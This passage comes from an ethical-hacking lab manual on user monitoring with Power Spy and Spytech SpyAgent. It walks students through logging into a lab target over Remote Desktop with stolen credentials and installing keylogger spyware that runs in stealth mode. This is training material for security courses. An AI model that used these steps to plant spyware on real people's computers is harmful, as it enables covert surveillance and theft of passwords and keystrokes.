


Figure 3.1.22: Click Applications executed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




Figure 3.1.23: Applications running on the target system

38. Click the **Websites Visited** option from the left-hand pane to view the websites opened by the victim.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




Figure 3.1.24: Websites Visited by user on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Similarly, you can click on other options such as **Screenshots**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

40. Close all open windows on the target system (here, 10.10.10.16).
41. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
42. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
43. Close all open windows and document all the acquired information.

TASK 2 User System Monitoring and Surveillance using Spytech SpyAgent

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

TASK 2.1

Establish a Remote Desktop Connection

1. On the **Windows Server 2019** virtual machine. Click the **Type here to search** icon ( ) at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.




Figure 3.2.1: Remote Desktop Connection: entering the target IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Note: Here, we are using the target system user credentials obtained from the previous lab.




Figure 3.2.2: Windows Security pop-up

4. A **Remote Desktop Connection** window appears; click **Yes**.




Figure 3.2.3: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

TASK 2.2

Install Spytech SpyAgent

7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.
8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




Figure 3.2.4: Pasting Spytech SpyAgent folder on the Desktop

9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

